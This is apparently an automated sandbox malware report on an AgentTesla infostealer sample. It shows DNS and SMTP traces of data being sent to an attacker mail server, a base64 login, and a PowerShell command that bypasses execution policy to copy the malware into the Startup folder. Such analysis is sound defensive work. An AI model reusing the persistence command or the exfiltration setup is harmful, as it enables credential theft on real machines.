Feb 25, 2021 12:25:22.318399906 CET	50141	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:22.369878054 CET	53	50141	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:23.270442963 CET	53023	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:23.319164038 CET	53	53023	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 12:25:27.636946917 CET	49563	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:27.696160078 CET	53	49563	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:28.644984007 CET	51352	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:28.696481943 CET	53	51352	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:29.979038000 CET	59349	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:30.030638933 CET	53	59349	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:40.830547094 CET	58722	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:40.839669943 CET	56596	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:40.865278959 CET	64101	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:40.879713058 CET	53	58722	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:40.888416052 CET	53	56596	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:40.914099932 CET	53	64101	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:46.671922922 CET	57084	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:46.742041111 CET	53	57084	8.8.8.8	192.168.2.3
Feb 25, 2021 12:25:48.235739946 CET	58823	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:25:48.284493923 CET	53	58823	8.8.8.8	192.168.2.3
Feb 25, 2021 12:26:02.729145050 CET	57568	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:26:02.778305054 CET	53	57568	8.8.8.8	192.168.2.3
Feb 25, 2021 12:26:30.592060089 CET	50540	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:26:30.666124105 CET	53	50540	8.8.8.8	192.168.2.3
Feb 25, 2021 12:26:34.720683098 CET	54366	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:26:34.792062998 CET	53	54366	8.8.8.8	192.168.2.3
Feb 25, 2021 12:27:06.607259989 CET	53034	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:27:06.657413960 CET	53	53034	8.8.8.8	192.168.2.3
Feb 25, 2021 12:27:08.798253059 CET	57762	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:27:08.855751038 CET	53	57762	8.8.8.8	192.168.2.3
Feb 25, 2021 12:27:11.833801031 CET	55435	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:27:11.894119024 CET	53	55435	8.8.8.8	192.168.2.3
Feb 25, 2021 12:27:33.132627964 CET	50713	53	192.168.2.3	8.8.8.8
Feb 25, 2021 12:27:33.194283009 CET	53	50713	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 12:27:11.833801031 CET	192.168.2.3	8.8.8.8	0xb094	Standard query (0)	nobettwo.xyz	A (IP address)	IN (0x0001)
Feb 25, 2021 12:27:33.132627964 CET	192.168.2.3	8.8.8.8	0x2b26	Standard query (0)	nobettwo.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 12:27:11.894119024 CET	8.8.8.8	192.168.2.3	0xb094	No error (0)	nobettwo.xyz		198.54.126.101	A (IP address)	IN (0x0001)
Feb 25, 2021 12:27:33.194283009 CET	8.8.8.8	192.168.2.3	0x2b26	No error (0)	nobettwo.xyz		198.54.126.101	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 25, 2021 12:27:12.523302078 CET	587	49737	198.54.126.101	192.168.2.3	220-server51.web-hosting.com ESMTP Exim 4.93 #2 Thu, 25 Feb 2021 06:27:12 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 25, 2021 12:27:12.523868084 CET	49737	587	192.168.2.3	198.54.126.101	EHLO 376483
Feb 25, 2021 12:27:12.717905045 CET	587	49737	198.54.126.101	192.168.2.3	250-server51.web-hosting.com Hello 376483 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 25, 2021 12:27:12.719856024 CET	49737	587	192.168.2.3	198.54.126.101	AUTH login dGgzYm9va3NAbm9iZXR0d28ueHl6
Feb 25, 2021 12:27:12.914923906 CET	587	49737	198.54.126.101	192.168.2.3	334 UGFzc3dvcmQ6
Feb 25, 2021 12:27:13.116626024 CET	587	49737	198.54.126.101	192.168.2.3	235 Authentication succeeded
Feb 25, 2021 12:27:13.117693901 CET	49737	587	192.168.2.3	198.54.126.101	MAIL FROM:<th3books@nobettwo.xyz>

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 25, 2021 12:27:13.311660051 CET	587	49737	198.54.126.101	192.168.2.3	250 OK
Feb 25, 2021 12:27:13.312208891 CET	49737	587	192.168.2.3	198.54.126.101	RCPT TO:<th3books@nobettwo.xyz>
Feb 25, 2021 12:27:13.508594036 CET	587	49737	198.54.126.101	192.168.2.3	250 Accepted
Feb 25, 2021 12:27:13.509141922 CET	49737	587	192.168.2.3	198.54.126.101	DATA
Feb 25, 2021 12:27:13.703672886 CET	587	49737	198.54.126.101	192.168.2.3	354 Enter message, ending with "." on a line by itself
Feb 25, 2021 12:27:13.706384897 CET	49737	587	192.168.2.3	198.54.126.101	.
Feb 25, 2021 12:27:13.904340982 CET	587	49737	198.54.126.101	192.168.2.3	250 OK id=1lFEnZ-003wuX-KE

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: NKPhba0VZI.exe PID: 6112 Parent PID: 5632

General

Start time:	12:25:15
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\NKPhba0VZI.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NKPhba0VZI.exe'
Imagebase:	0xcd0000
File size:	620032 bytes
MD5 hash:	3A89CF2D6D2449EF1A9640AF29F3A782
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000003.199780118.0000000001408000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 00000001.00000002.213095995.00000000056B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.209833769.0000000004059000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 00000001.00000002.209833769.0000000004059000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NKPhba0VZI.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E30C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NKPhba0VZI.exe.log	unknown	706	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E30C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFD5705	unknown

Analysis Process: powershell.exe PID: 2576 Parent PID: 6112

General

Start time:	12:25:17
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'Powershell.exe' -ExecutionPolicy Bypass -command Copy-Item 'C:\Users\user\Desktop\NKPhba0VZI.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe'
Imagebase:	0xe50000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DFFCF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_j5urz4n2.cbm.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_d1rqppmh.xce.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW
C:\Users\user\Documents\20210225	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CE4BEFF	CreateDirectoryW
C:\Users\user\Documents\20210225\PowerShell_transcript.376483.uDG1lXLj.20210225122519.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CE41E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CE4DD66	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CE4DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_j5urz4n2.cbm.ps1	success or wait	1	6CE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_d1rqppmh.xce.psm1	success or wait	1	6CE46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_j5urz4n2.cbm.ps1	unknown	1	31	1	success or wait	1	6CE41B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_d1rqppmh.xce.psm1	unknown	1	31	1	success or wait	1	6CE41B4F	WriteFile
C:\Users\user\Documents\20210225\PowerShell_transcript.376483.uDG1lXLj.20210225122519.txt	unknown	3	ef bb bf	...	success or wait	1	6CE41B4F	WriteFile
C:\Users\user\Documents\20210225\PowerShell_transcript.376483.uDG1lXLj.20210225122519.txt	unknown	730	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 32 35 31 32 32 35 33 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 37 36 34 38 33 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 50 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20210225122534..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 376483 (Microsoft Windows NT 10.0.17134.0)..Host Application: Power	success or wait	11	6CE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 4a 37 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 94 06 00 00 e0 02 00 00 00 00 00 9e b2 06 00 00 20 00 00 00 c0 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 09 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....J7`.......... ....0................. ....@.. ....@................	success or wait	3	6CE4DD66	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CE4DD66	CopyFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 16 0f 00 00 15 00 00 00 ea 0d 83 05 67 08 56 08 19 07 00 00 00 00 31 02 33 00 c9 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.......................g. V.......1.3............@..........	success or wait	1	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 27 00 00 00 0e 00 20 00	H...............<@.^...L."My.. .:'..... .	success or wait	17	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	6E2C76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	8	6E2C76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 54 01 40 00 f9 3e 40 01 09 0c 80 00 58 64 40 01 56 64 40 01 fb 2a 40 01 33 67 40 01 2f 67 40 01 2e 35 40 01 2d 35 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 dd 71 40 01 f8 53 40 01 98 25 40	....T.@..>@.....Xd@.Vd@ ..*@.3g@./g@..5@.- 5@...@.V.@.H.@.X.@. [.@.NT@.HT@..S@..S@. hT@..S@. .S@..S@.\.@..T@..T@.@ X@.?X@..T @..S@..S@..T@..T@.xT @.zT@..T@. =M@.DM@.:M@."M@. M@.!M@.;M@..D @..D@.@M@. <M@.$M@.8M@.? M@.EM@. .q@..q@..S@..%@	success or wait	8	6E2C76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DF303DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFDCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFDCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DF303DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DFD5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DF303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	6DFD5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DFD5705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DFE1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	6DFE203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DF303DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	138	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CE41B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CE41B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CE41B4F	ReadFile

